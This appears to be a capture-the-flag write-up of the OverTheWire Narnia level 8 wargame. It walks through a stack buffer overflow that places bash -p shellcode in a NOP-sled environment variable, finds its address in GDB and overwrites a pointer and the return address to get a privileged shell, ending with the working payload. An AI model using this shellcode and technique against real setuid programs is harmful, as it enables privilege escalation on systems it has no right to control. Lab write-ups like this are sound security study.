
First let's get the shell code, I will be using the one I have used previously:

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x
61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

Link to the shell code:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```


You can choose custom or any other shell code, just remember to use one that preserves user permissions/privileges, it should be like: `bash -p`.



```
/*

Title:  Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail:   submit@shell-storm.org
Web:    http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/


sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";
```

We cannot find the exact address of the beginning of our shell code in physical memory, that’s why we need a number of NOP or No-Operation characters to allow the return address to point to one of the streams of \x90 or NOP, which will slide to our shell code that preserves the effective userID, we cannot find the exact address of the beginning of our shell code in physical memory and that is the primary reason as to why we go through this method:


```
export SHELLCODE=$'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d
\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe
3\x52\x51\x53\x89\xe1\xcd\x80'
```



```
narnia8@narnia:/narnia$ export SHELLCODE=$'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x
2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
narnia8@narnia:/narnia$ 
```

Now all we need to do find the location of our environment variable SHELLCODE in memory, we can do this using GDB.

Run GDB with ./narnia8, put a breakpoint anywhere and execute this:




```
(gdb) break main
Breakpoint 1 at 0x80491ed
(gdb) run
Starting program: /narnia/narnia8
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491ed in main ()
(gdb) x/s *((char **)environ)
0xffffd50b:     "SHELL=/bin/bash"
(gdb) x/s *((char **)environ+1)
0xffffd51b:     "SHELLCODE=", '\220' <repeats 140 times>, "j\vX\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb) 
```

```
(gdb) x/s *((char **)environ+1)

x/       → examine
s        → string format
char *   → pointer to a string
char **  → pointer to a pointer to a string [(char **) Type casting]
```

```
environ  → array of environment variable pointers
+1       → move to the second entry because first is the SHELL [look at the ima
ge]
*        → dereference to get the string pointer

→ It tells GDB to print the second environment variable of the running progra
m as a
  C string.
```


We got the memory as: `0xffffd51b` but this is not the precise one, let me explain- actually demonstrate:



```
(gdb) x/s 0xffffd51b+4
0xffffd51f:     "LCODE=", '\220' <repeats 140 times>, "j\vX\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb) x/s 0xffffd51b+8
0xffffd523:     "E=", '\220' <repeats 140 times>, "j\vX\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb) x/s 0xffffd51b+10
0xffffd525:     '\220' <repeats 140 times>, "j\vX\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb)
```

```
x/s <SHELLCODE Location> i.e. 0xffffd51b + 10 removes this part: "SHELLCO
DE="
we achieve this by:

x/s 0xffffd51b+10
```

Now we have the location of shell code as well. We still need the exact address of `*blah` without GDB:



```
narnia8@narnia:/narnia$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA") | xxd
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 14d5 ffff e8d2 ffff 0192 0408  AAAA............
00000020: 14d5 ffff 0a                             .....
narnia8@narnia:/narnia$
```

```
$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA") | xxd

→ This command parses 20A's as an argument to ./narnia8 and dumps the he
```

```
x values using
  xxd
```

Address for `*blah` is: `0xffffd514`


Okay there is a small nuance, pretty easy to miss out:

```
Remember that everytime the value of our argument increased, each time $eb
p decreased
by 1...we have the following at our dispose currently:

blok                   - 20 Bytes
blah                   -  4 Bytes
EBP                    -  4 Bytes
return address of func() -  4 Bytes

4 + 4 + 4 = 12 Bytes
that means actual size when we try to execute our payload will be 12 bytes les
ser than
this: 0xffffd514

Let's calculate:
d514 - c [12 in hexadecimal] = 0xffffd508 [Our new memory address for *bla
h]
```

Let’s build our payload now then:

```
20As   → AAAAAAAAAAAAAAAAAAAA
*blah  → \x08\xd5\xff\xff      [little endian format]
EBP    → AAAA                 [any 4 chars]

return address of func():      [SHELLCODE address in little endian format]
\x1b\xd5\xff\xff
```

Let’s try executing our payload:




```
narnia8@narnia:/narnia$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA\x08\xd5\xff\xffAAAA\x1b\xd5\xff\xff")
AAAAAAAAAAAAAAAAAAA���AAAA����
Illegal instruction (core dumped)
narnia8@narnia:/narnia$ ./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA\x08\xd5\xff\xffAAAA\x4b\xd5\xff\xff")
AAAAAAAAAAAAAAAAAAA���AAAAK�����
bash-5.2$ whoami
narnia9
[redacted]
```

Insight: The first attempt mentioned as illegal instruction, just try tinkering with the return address value a little it should do the work :)

FINAL WORKING PAYLOAD:

```
./narnia8 $(echo -e "AAAAAAAAAAAAAAAAAAAA\x08\xd5\xff\xffAAAA\x4b
\xd5\xff\xff")
```



```
narnia9@narnia:~$ ls
CONGRATULATIONS
narnia9@narnia:~$ cat CONGRATULATIONS
you are l33t! next plz...

(Please don't post writeups, solutions or spoilers about the games on the web. Thank
you!)
narnia9@narnia:~$ 
```

This wargame series comes to an end now...I'll pretend I did not read the last message from OTW team, I'm sorry- not Sorry 😭

References:

1. Shell-Storm.org:

   https://shell-storm.org/shellcode/index.html

2. YouTube [HMCyberAcademy]:

   https://www.youtube.com/watch?v=7fRa326CZjI